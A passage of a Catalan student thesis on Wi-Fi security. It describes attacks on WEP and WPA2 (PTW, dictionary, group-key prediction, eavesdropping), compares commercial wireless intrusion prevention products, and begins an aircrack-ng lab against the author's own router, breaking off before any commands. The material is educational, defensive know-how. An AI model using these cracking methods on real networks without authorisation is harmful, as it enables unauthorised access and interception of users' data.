L'atac PTW és un atac publicat en 2007, molt més efectiu i ràpid, i també rep el nom dels seus creadors, Pyshkin, Tews i Weinmann. El PTW és molt més poderós que tots els altres atacs, ja que pot fer ús de tots els paquets capturats. L'atac es basa en un altre atac creat en el 2005, anomenat atac de Klein, i implementa una estratègia de classificació de

claus que, en lloc d'intentar descobrir totes les combinacions possibles de la clau, selecciona un nombre de claus possibles i realitza l'algorisme RC4 amb elles. Utilitzant diferents estratègies probabilístiques, l'atacant pot escollir el byte de la clau més probable per determinar la clau correcta. L'atac PTW va aconseguir al voltant d'un 97% de probabilitat d'èxit utilitzant només 70.000 paquets, tot i que en la pràctica real es requereixen entre 20.000 i 40.000 paquets. Es pot observar la gran millora d'aquest atac respecte a el conjunt KoreK, i com de vulnerable és aquest protocol de seguretat [2].

3.1.5 Atacs al protocol WPA i WPA2

Atac de diccionari

Aquest atac consisteix a descobrir les contrasenyes amb un mètode de prova i error utilitzant paraules i combinacions d'un diccionari. El diccionari pot ser un fitxer de text o una base de dades on es troben les contrasenyes més comunes i utilitzades, les quals tenen més probabilitats de ser utilitzades.

Aquestes contrasenyes són les que s'utilitzen en el procés final d'autenticació en la negociació de 4 passos, on receptor i transmissor s'envien reptes. L'atacant pot descobrir les contrasenyes amb aquest mètode i obtenir autenticació amb tots els usuaris de la xarxa, ja que s'utilitzen els mateixos reptes.

Atac mitjançant les claus temporals de grup

L'atac consisteix a aprofitar la vulnerabilitat que tenen els protocols WPA i WPA2 en el generador de nombres aleatoris. Un atacant és capaç de preveure les claus de grup que genera aleatòriament el punt d'accés. Amb les claus es pot injectar tràfic a la xarxa i desxifrar tot el trànsit d'interès que viatja per la xarxa.

3.2 Amenaces passives

3.2.1 Atac d'escolta

Un atac d'escolta és una incursió on un atacant intenta robar la informació que es transmet en la xarxa mitjançant ordinadors, telèfons intel·ligents o altres dispositius. Aquest atac aprofita les comunicacions de xarxes no segures per tal d'accedir a les dades que s'envien i es reben. És molt difícil de detectar, pel fet que no intervenen en el transit de la xarxa de manera activa, sinó que va capturant el tràfic de forma passiva.

Per portar a cap aquest atac es necessita una connexió vulnerable entre el client i el servidor, un programari de monitoratge de xarxes (un sniffer) a un ordinador o un servidor. Qualsevol dispositiu de la xarxa entre el

dispositiu transmissor i el dispositiu receptor és un punt vulnerable, així com els mateixos dispositius finals que realitzen la comunicació. Saber quins dispositius estan connectats a una xarxa i quin programari està instal·lat en aquests dispositius és una manera de protegir-se contra aquest tipus d'atacs.

Les xarxes Wi-Fi públiques són un objectiu fàcil per aquest tipus d'atacs. Qualsevol persona pot accedir a la xarxa i utilitzar programari lliure, disponible gratuïtament per tots els usuaris, per supervisar l'activitat de la xarxa i robar les credencials d'inici de sessió i les dades valuoses que els usuaris transmeten a través de la xarxa.

3.2.2 Escaneig d'usuaris

Un cop s'obté accés a una xarxa sense fils, és molt útil per un atacant determinar la topologia de la xarxa, inclús els noms i les especificacions dels equips connectats a la xarxa.

Mitjançant aquest escaneig, s'obté molta informació sobre les possibles vulnerabilitats i els punts febles de la xarxa. L'atacant pot decidir quina part de la xarxa és més fàcil atacar i concentrar millor els esforços i recursos. Per exemple amb un escaneig, es pot descobrir un dispositiu amb un sistema operatiu desactualitzat, l'atacant aprofita aquesta vulnerabilitat i obté el control total de la xarxa a partir d'aquest únic dispositiu.

3.3 Resum

Després d'estudiar i analitzar les diferents amenaces en les xarxes sense fils, es poden extreure les conclusions següents:

- Els atacs més importants són els que permeten obtenir accés a la xarxa, ja que si l'atacant no disposa d'accés, no pot realitzar altres atacs que permeten robar dades dels usuaris. En aquests atacs d'accés trobem els atacs als protocols WEP i WPA2. Lògicament, aquests atacs es donaran en escenaris on s'utilitzi la tecnologia WEP o WP2 respectivament.

- Els atacs de denegació de servei són molt fàcil de realitzar i especialment perillosos en xarxes corporatives o xarxes de grans empreses. Una tallada del funcionament en aquest tipus de xarxes pot suposar una pèrdua econòmica important a l'empresa administradora de la xarxa. Per això és important que aquest tipus de xarxes estiguin protegides contra aquest tipus d'atacs, tant de manera física, que el punt d'accés no pugui ser accessible, com per software, que el punt d'accés ignori i descarti l'atac.

- Els atacs amb dispositius sense fils maliciosos són perillosos en escenaris de xarxes en localitzacions públiques, on l'usuari no disposa d'informació sobre si la xarxa és legítima o no. Per exemple, un atacant pot simular una xarxa maliciosa en un bar que no disposi de cap xarxa sense fils, robant tota la informació de tots els usuaris que es connectin a ella. És important que els usuaris coneguin la legitimitat de qualsevol xarxa publica abans de connectar-se a ella.

Les amenaces de les xarxes sense fils es resumeixen en les taules següents:

Amenaces	Resum
Denegació de servei	Atac que inhabilita i paralitza una xarxa mitjançant la sobrecàrrega de l'amplada de banda de la xarxa amb tràfic inusual, que malgasta els recursos disponibles dels usuaris.
Man in the middle	Atac que intercepta la comunicació entre dos punts per robar i falsificar informació.
Punts d'accés maliciosos	Atac que permet robar informació, injectar dades malignes i utilitzar les sessions d'usuaris mitjançant un punt d'accés maliciós no autoritzat.
Amenaces del protocol WEP	Conjunt d'atacs per guanyar accés a una xarxa sense fils protegida amb el protocol WEP.
Amenaces del protocol WPA2	Conjunt d'atacs per guanyar accés a una xarxa sense fils protegida amb el protocol WPA o WPA2.
Amenaça d'escolta	Atac passiu per robar informació que es transmet per la xarxa.
Escaneig d'usuaris	Atac per descobrir informació sobre una xarxa i els usuaris connectats a ella.

Taula 4: Resum amenaces

Amenaces del protocol WEP	Resum
Injecció de trames	Atac que intercepta un paquet per posteriorment replicar-lo i injectar-lo a la xarxa, malgastant els recursos d'aquesta.
Falsificació de l'autenticació	Atac que permet autenticar-se amb el punt d'accés.
Chopchop	Atac per desxifrar els últims bytes de dades xifrades en les trames WEP sense conèixer la clau de xifratge.
Fragmentació	Atac que permet reconstruir el contingut total dels bytes d'un text a partir de conèixer només una part del text de xifratge.
FMS	Atac per recuperar les claus arrels de l'algorisme RC4.
KoreK	Conjunt d'atacs per descobrir la clau WEP mitjançant les correlacions entre la clau arrel i els primers bytes del text de xifratge.
PTW	Atac que descobreix la clau escollint els bytes més probables mitjançant estratègies probabilístiques.

Taula 5: Resum amenaces del protocol WEP

Amenaces del protocol WPA2	Resum
Força bruta	Atac per descobrir la clau amb un mètode de prova i error utilitzant paraules i combinacions d'un diccionari o base de dades.
Claus temporals de grup	Atac que preveu les claus de grup que genera automàticament el punt d'accés.

Taula 6: Resum amenaces del protocol WPA2

4. Solucions

En aquest apartat es presenten les solucions per detectar i combatre les amenaces estudiades. D'una banda els servidors d'autenticació cobreixen tota classe d'atacs per intentar guanyar accés sobre un punt d'accés o xarxa. D'altra banda el WIPS permet cobrir totes les amenaces descrites anteriorment.


Es presenten aquestes dues solucions concretes a causa de la facilitat que tenen aquests sistemes per combatre les amenaces. A més, les solucions són molt versàtils, i tenen l'avantatge de què es poden utilitzar en molts escenaris diferents, per exemple es poden utilitzar tant en xarxes domèstiques com en xarxes corporatives.

4.1 Servidors d'autenticació

Els servidors d'autenticació permeten gestionar l'accés a la xarxa d'una manera més precisa i completa. Mitjançant les seves funcions es pot filtrar l'accés dels usuaris, de tal manera que només puguin entrar a la xarxa usuaris concrets o usuaris que compleixin certs requisits, com per exemple conèixer una contrasenya.

El protocol més utilitzat en aquests tipus de servidors és el RADIUS, que ofereix un mecanisme de seguretat, permet administrar diverses xarxes de forma simplificada, administrar els recursos de la xarxa de cada usuari i recollir informació sobre les connexions.

El funcionament del servidor RADIUS segueix el següent esquema:



Il·lustració 12: Esquema funcionament servidor RADIUS

Quan l'usuari es vol connectar al punt d'accés li envia una petició, però aquest en comptes de gestionar la petició ell mateix la reenvia cap al servidor RADIUS. Aquest servidor comprova si la informació de l'usuari és correcte o no utilitzant el protocol d'autenticació EAP, si la petició és acceptada, s'assignen recursos de xarxa a l'adreça de l'usuari corresponent, en cas contrari, es denega la petició i l'usuari no pot connectar-se a la xarxa.

Amb aquest mecanisme s'implementa una capa extra de seguretat que dóna més control sobre qui entra en la xarxa i quan es realitza aquesta connexió. A més, proporciona un volum d'informació molt valuós per crear estadístiques i conèixer l'estat de la xarxa.

4.2 WIPS

Un sistema de prevenció d'intrusió sense fils (WIPS) és un equip de xarxa que detecta la presència de punts d'accés maliciosos i no autoritzats, mitjançant un sistema de detecció d'intrusos, i actua contra ells amb les mesures adequades per combatre i eliminar les amenaces que aquests punts d'accés suposen.

Utilitzant aquest tipus de dispositiu es poden evitar amenaces provocades per punts d'accés maliciosos i mal configurats, associacions no autoritzades, atacs man in the midle, suplantacions d'identitat i atacs de denegació de servei.

Per configurar i implementar un WIPS són necessaris tres components fonamentals:

- Sensors: dispositius que escanegen l'espectre per on viatge el transit de la xarxa sense fils, amb l'objectiu de buscar paquets. S'instal·len en les zones que es volen protegir i es poden configurar amb diferents filtres i paràmetres per que es busquin paquets específics. Aquests dispositius poden ser antenes o ràdios.

- Servidor: s'encarreguen d'analitzar els paquets capturats pels sensors per detectar les amenaces.

- Consola: És la interfície on l'administrador del sistema pot observar i gestionar els informes d'amenaces que genera el servidor.

Aquests dispositius es poden implementar mitjançant una implementació de xarxa o una implementació allotjada. En una implementació de xarxa els dispositius es troben i es comuniquen entre ells a través d'aquesta xarxa privada, sense tenir accés a internet. És ideal per organitzacions que utilitzen xarxes privades. D'altra banda en la implementació allotjada el servidor es troba en un centre de dades segur amb accés a internet [9].


4.2.1 Solució de Cisco

La solució que ofereix Cisco és una solució de seguretat sense fils completa que utilitza la infraestructura Cisco Unified Access per detectar, localitzar, mitigar i contenir amenaces sense fils. La integració de WIPS a la WLAN ofereix una infraestructura eficient en costos i operacions mitjançant l'ús d'una única infraestructura per als serveis WIPS i WLAN, la qual està composta pels següents elements[10]:

- Punt d'accés Cisco.
- Mòdul de seguretat pels punts d'accés.
- Controladors de xarxes WLAN.
- Motor de servei de mobilitat.
- Infraestructura Cisco Prime. S'encarrega de recollir totes les dades per generar informes i presentar la informació dels components de la xarxa i les amenaces a l'administrador del sistema.

Les principals prestacions que presenta aquesta solució són les següents:

- Detecció, classificació i mitigació de punts d'accés maliciosos.
- Detecció d'atacs exteriors.
- Monitorització del rendiment i optimització automàtica.
- Gestió, seguiment i realització d'informes: La gestió està totalment integrada en la infraestructura.
- Prevenció proactiva d'amenaces



Il·lustració 13: Arquitectura WIPS Cisco [10]

La solució WIPS de Cisco ofereix beneficis que no són possibles amb sistemes WIPS independents sense una arquitectura integrada.

- Detecció més precisa i completa. Les solucions típiques de WIPS es basen únicament en la monitorització de l'aire de RF per a la seva detecció. Cisco WIPS es basa en la monitorització de l'aire de radiofreqüència mitjançant l'anàlisi d'anomalies i trànsit de xarxa dins dels punts d'accés i controladors WLAN, així com l'anàlisi d'inventari de dispositius en temps real i l'anàlisi de configuració de xarxa per detectar amenaces i controlar millor el rendiment.

- Soluciona els problemes i les amenaces a temps real. Cisco WIPS no només permet detectar amenaces, vulnerabilitats i problemes de rendiment. També permet prendre mesures correctives gràcies a la integració de la infraestructura WLAN.

- Escalable. Cisco WIPS pot utilitzar tots els punts d'accés de la xarxa per localitzar i mitigar els dispositius infames. Això augmenta la precisió de la ubicació i la seva escalabilitat.

4.2.2 Solució AirTight

La solució que ofereix AirTight és versàtil, completa i presenta les funcions següents [11]:

- Prevenció d'amenaces eficient. Aquest WIPS bloqueja les connexions que vulnerin les polítiques de seguretat i que suposin una amenaça per la xarxa, sense afectar les comunicacions legals de les xarxes pròpies o veïnes.

- Detecció de dispositius automàtica. Classificació automàtica de dispositius per analitzar posteriorment si presenten una amenaça. Aquesta detecció es realitza de forma activa, ràpida, precisa i sense dependre de càlculs en la xarxa.

- Política de seguretat actual. La solució d'AirTight permet implementar polítiques de seguretat contra smartphones i tabletes que intenten accedir a la xarxa sense accés. A més, proporciona una API per integrar virtualment qualsevol solució de gestió per automatitzar la seguretat mòbil.

- Desplegament i preu flexible. Disposa de diverses opcions per a empreses de qualsevol tipus i mida. Ofereix allotjament i gestió des de el núvol i des de un servidor. A més, independentment del model de desplegament, els sensors de diferents localitzacions geogràfiques es poden gestionar de manera centralitzada en una única consola.

Il·lustració 14: Arquitectura centralitzada WIPS AirTight [11]

4.2.3 Solució Aruba

Aquest WIPS ofereix una solució integrada i compacte que disposa de les següents prestacions [12]:

- Disposa de defensa contra atacs de denegació de servei i man-in-the-middle, i mitiga altres amenaces que es produeixen a causa de la transmissió de dades per l'aire.

- Permet integrat el WIPS en els punts d'accés Aruba per reduir costos de gestió i de desplegament, eliminant la necessitat de sensors i sistemes dedicats.

- Realitza informes d'amenaces adaptats a les necessitats configurades en les polítiques de seguretat, reduint el temps

- Els informes i la distribució de conformitat es poden adaptar fàcilment a les necessitats d'auditoria. Això redueix el temps necessari per satisfer les conformitats de la indústria, així com els mandats interns de les regulacions corporatives.

4.2.4 Solució d'Arista

La solució que ofereix Arista s'adapta a les necessitats de la xarxa i disposa de les següents prestacions [13]:

- Prevenció automàtica d'amenaces. Aquesta solució permet bloquejar simultàniament múltiples amenaces a través dels canals en bandes de freqüència de 2,4 GHz i 5 GHz, mitjançant la precisió per distingir les amenaces i la capacitat de prevenció automàtica per bloquejar qualsevol mal ús o la violació de les polítiques de seguretat.

- Polítiques de seguretat reforçades contra els smartphones. La solució d'Arista pot detectar automàticament qualsevol classe de telèfon intel·ligent o tauleta, i fer complir una política segura bloquejant els dispositius no aprovats a la xarxa.

- Arquitectura flexible. Ofereix diverses opcions de desplegament i de costos per a tota mena de clients, ja que es pot allotjar i gestionar des del núvol o bé des d'un servidor. A més, els sensors de diferents localitzacions geogràfiques es poden gestionar de manera centralitzada en una única consola.

- Rendiment predictiu. Aquest WIPS proporciona una capacitat d'anàlisi de l'espectre continuat i genera avisos dels problemes de rendiment abans que afectin els usuaris finals. C

- Models de lliurament flexibles. Arista disposa de diverses opcions de desplegament i de preus per a empreses de qualsevol indústria i mida. Els components del WIPS es poden allotjar i gestionar des del núvol privat o públic. Alternativament, Arista ofereix el servei d'allotjar i gestionar el WIPS des d'un servidor en una màquina virtual.

4.2.5 Comparació de solucions

Les característiques de cada solució es poden veure en aquesta taula de manera resumida i esquemàtica:

	Cisco	AirTight	Aruba	Arista
Gestió de dispositius	Gestiona els dispositius de manera automatitzada i centralitzada.	Permeten implementar polítiques de seguretat de manera centralitzada. Utilitza desplegament plug-and-play.	Gestiona ell mateix els components de la xarxa	Flexible. Disposa de diverses opcions per gestionar els dispositius.
Descobriment d'atacs	Detecta atacs de denegació de servei, atacs man in the midle i descobreix dispositius maliciosos. Capacitat de detectar atacs d'autenticació i d'encriptació.	Detecta atacs de denegació de servei, atacs man in the midle i descobreix dispositius maliciosos. Capacitat de detectar atacs d'autenticació i d'encriptació.	Detecta atacs de denegació de servei, atacs man in the midle i descobreix dispositius maliciosos.	Detecta atacs de denegació de servei, atacs man in the midle i descobreix dispositius maliciosos.
Polítiques de seguretat	Polítiques reforçades contra falses autenticacions i dispositius no autoritzats en la xarxa.	Polítiques reforçades contra dispositius mòbils intel·ligents i tauletes. Disposa d'APIs per automatitzar les polítiques.	Polítiques reforçades contra dispositius no autoritzats en la xarxa.	Polítiques reforçades contra dispositius mòbils intel·ligents i tauletes.
Defensa contra atacs	Defensa proactiva contra amenaces de tot tipus de manera automàtica i a temps real.	Eficaç per tot tipus d'atacs. No intrusiu i independent de la infraestructura	Defensa activa i continuada mitjançant escaneig i avaluació de dades.	Defensa automàtica que permet bloquejar atacs de manera simultània.
Rendiment	Eficient. Monitoritza el rendiment en tot moment i optimitza la xarxa automàticament.	El dispositiu no sobrecarrega la xarxa	Optimitza el rendiment gràcies a la integració del sistema amb la xarxa.	Eficient. Monitoritza el rendiment en tot moment i reporta qualsevol problema al moment.
Preu	Redueix els costos mitjançant la integració en un únic sistema.	Flexible. Disposa de diverses opcions de desplegament.	Redueix els costos mitjançant la integració en un únic sistema.	Flexible. Disposa de diverses opcions de desplegament.

Taula 7: Comparació WIPS del mercat

En la següent taula es mostra el preu aproximat en més detall de cada dispositiu WIPS i dels seus sensors:

	Cisco	AirTight	Aruba	Arista
Cost WIPS	6.150€	8.810€	10.400€	7.900€
Cost Sensor	1.150€	1.050€	870€	660€

Taula 8: Comparació preu WIPS

A més, també s'estudien les avantatges i desavantatges de cada solució:

WIPS	Avantatges	Desavantatges
Cisco	Solució molt completa i automatitzada, que no requereix administració activa. Pot detectar i prevenir tot tipus d'atacs. Optimitza el rendiment.	Solució poc flexible i versàtil. Només serveix en escenaris on es necessiti una solució específica de xarxa completa.
AirTight	Solució completa que permet gestionar i administrar els dispositius de forma centralitzada. Pot detectar i prevenir tota classe d'atacs, a més disposa de polítiques contra dispositius mòbils. Flexible, es pot implementar en molts escenaris.	No gestiona el rendiment de la xarxa.
Aruba	Solució integrada que s'autogestiona de forma automàtica. Optimitza el rendiment.	Solució poc flexible i versàtil. Només serveix en escenaris on es necessiti una solució específica de xarxa completa.
Arista	Solució molt flexible i versàtil, presenta diverses opcions de desplegament i de gestió de dispositius. Gestiona el rendiment de la xarxa.	L'administració de la xarxa no és eficient. No detecta tots els atacs possibles.

Taula 9: Avantatges i desavantatges WIPS

Després de l'estudi de mercat realitzat es pot concloure:

- El WIPS d'AirTight és la millor solució, ja que és molt completa i alhora s'adapta millor a tota classe d'escenaris.

- El WIPS de Cisco és la solució més completa, però a causa de la seva poca flexibilitat, només es pot implementar en escenaris concrets on es necessita implementar una xarxa Cisco completa.

- El WIPS d'Aruba és una solució semblant a la de Cisco, però més econòmica, ja que no disposa de tantes prestacions. Ideal per escenaris on es necessiti una xarxa completa, però no es disposi de tants recursos o no sigui necessari un desplegament tan gran i complet com en el cas de Cisco.

- El WIPS d'Arista és una solució molt versàtil i econòmica, perfecta per escenaris de xarxes petites i mitjanes, que no siguin molt costoses d'administrar, i que no necessitin un nivell de seguretat tan elevat.


En conclusió, tots els WIPS presenten punts forts i febles. Per tal de triar una solució s'han de tenir en compte les necessitats de la xarxa, els recursos disponibles i el nivell de seguretat que es vol implementar.

5. Cas pràctic

5.1 Escenari

Aquesta pràctica es centra a estudiar els possibles atacs d'accés sobre les xarxes sense fils públiques i domèstiques. En la primera part es realitzen atacs en diversos escenaris de xarxes protegides amb el protocol de seguretat WEP, mentre que en la segona es realitza l'atac en una xarxa protegida amb el protocol de seguretat WPA2-PSK. Amb això es pretén ensenyar al lector les possibles conseqüències que comporta configurar una xarxa sense fils amb seguretat insuficient.

L'escenari de proves que s'utilitzarà és el següent:



Il·lustració 15: Escenari cas pràctic.

El punt d'accés MOVISTAR_TFG està connectat a internet i conforma una xarxa amb els dispositius connectats a ell, els quals s'encarreguen de generar tràfic, simulant clients connectant-se a una xarxa protegida.

El dispositiu atacant és l'encarregat de trencar la seguretat del punt d'accés, gràcies als atacs estudiats en aquest projecte, per tal d'obtenir accés a internet, així com accés al tràfic i a les dades que generen els clients.

Un cop obtinguts els resultats dels atacs, es realitza una anàlisi on es mesura el temps en minuts que tarda l'atac a portar-se a cap, l'ús de CPU que utilitza el dispositiu en l'atac, el tipus de clau en cada atac i les

limitacions que presenta cada un. Fent servir aquestes mesures s'obté un resultat més complet i amb més informació per tal que l'usuari pugui obtenir la informació amb més facilitat.

5.2 Implementació

Per implementar la pràctica són necessàries les eines i els components següents:

- Ordinador amb una targeta de xarxa sense fils que es pugui configurar en mode monitor i suporti la injecció de paquets.

- Sistema operatiu Kali, instal·lat en una partició física de l'ordinador amb la targeta de xarxa indicada, per realitzar els atacs. Aquesta distribució de Linux basada en Debian, inclou eines per realitzar tota classe d'atacs amb motius d'auditoria i per realitzar proves de seguretat. En concret, les eines de seguretat sense fils que s'utilitzen per realitzar aquest cas pràctic són:

    a. airmon-ng: Eina per gestionar la interfície de xarxa sense fils i canviar el seu mode de funcionament.

    b. airodump-ng: Eina per explorar xarxes sense fils i capturar les trames que viatgen per elles, en especial els vectors d'inicialització que genera el protocol WEP.


    c. aireplay-ng: Eina que implementa tot tipus d'atacs contra els protocols WEP i WPA2-PSK. Entre aquests es troben la falsa autenticació, l'atac chopchop, la desautenticació o la captura de paquets ARP per a després reinjectar-los, entre d'altres.

    d. aircrack-ng: Eina per recuperar la clau WEP a partir de suficients paquets capturats. També permet determinar la clau mitjançant un mètode de força bruta amb fitxers diccionaris.

    e. packetforge-ng: Eina per crear paquets. En aquesta pràctica s'utilitzarà per crear paquets ARP

    f. password.lst: Fitxer per realitzar atacs de força bruta, el qual conté un diccionari amb les contrasenyes més usuals i utilitzades.

- Router de Movistar amb xarxa Wifi, la qual es pugui configurar amb els protocols de seguretat WEP i WPA2. En la figura següent es pot observar les característiques tècniques del punt d'accés utilitzat.



Il·lustració 16: Especificacions punt d'accés Movistar

- Dispositius adicionals per generar tràfic per la xarxa. En aquest cas es disposa de dos ordinadors portatils i un dispositiu mòbil.


Tota la informació per implementar aquest cas pràctic ha sigut extreta de la pàgina de documentació oficial de aircrack-ng [14].

5.3 Atac al protocol WEP

Aquest atac consisteix a reproduir tràfic ARP amb el punt d'accés per tal de generar nous vectors d'inicialització únics, per després utilitzar-los amb l'eina aircrack-ng per descobrir la clau WEP.

El punt d'accés es configura amb els paràmetres següents:

- Identificador: MOVISTAR_TFG
- Protocol de seguretat: WEP
- Contrasenya: oDNeMiPlyPVm6
- Canal: 6



Il·lustració 17: Configuració WEP primer escenari

Per trencar aquest protocol es poden donar dos escenaris depenent del tràfic de la xarxa, que no es generi tràfic ja que no hi ha cap client connectat, o bé que els clients connectats a la xarxa generin tràfic contínuament.

